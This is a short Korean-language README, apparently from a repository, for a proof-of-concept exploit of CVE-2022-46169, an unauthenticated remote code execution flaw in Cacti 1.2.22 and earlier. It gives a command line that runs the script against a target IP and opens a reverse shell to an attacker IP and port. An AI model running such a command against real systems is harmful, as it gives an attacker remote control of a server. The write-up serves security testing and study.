 safarchand/cve-2022-46169
Cacti <= 1.2.22에서 발생하는 인증되지 않은 RCE(원격 코드 실행)에 대한 개선된 PoC - CVE-2022-46169

이 저장소에는 CVE-2022-46169 - Cacti <= 1.2.22에서의 비인증 RCE(원격 코드 실행)에 대한 PoC(개념 증명)가 포함되어 있습니다. 취약점에 대한 자세한 내용은 여기에서 확인할 수 있습니다. 이 스크립트는 리버스 셸 핸들러를 추가하며, sAsPeCt488이 작성한 코드를 기반으로 합니다. 원본 코드는 여기에서 볼 수 있습니다.

python3 CVE-2022-46169.py -t 10.129.211.250 -i 10.10.14.72 -p 4444

Arguments:
-t : Target IP address
-i : Attacker system IP Address
-p : Port for reverse shell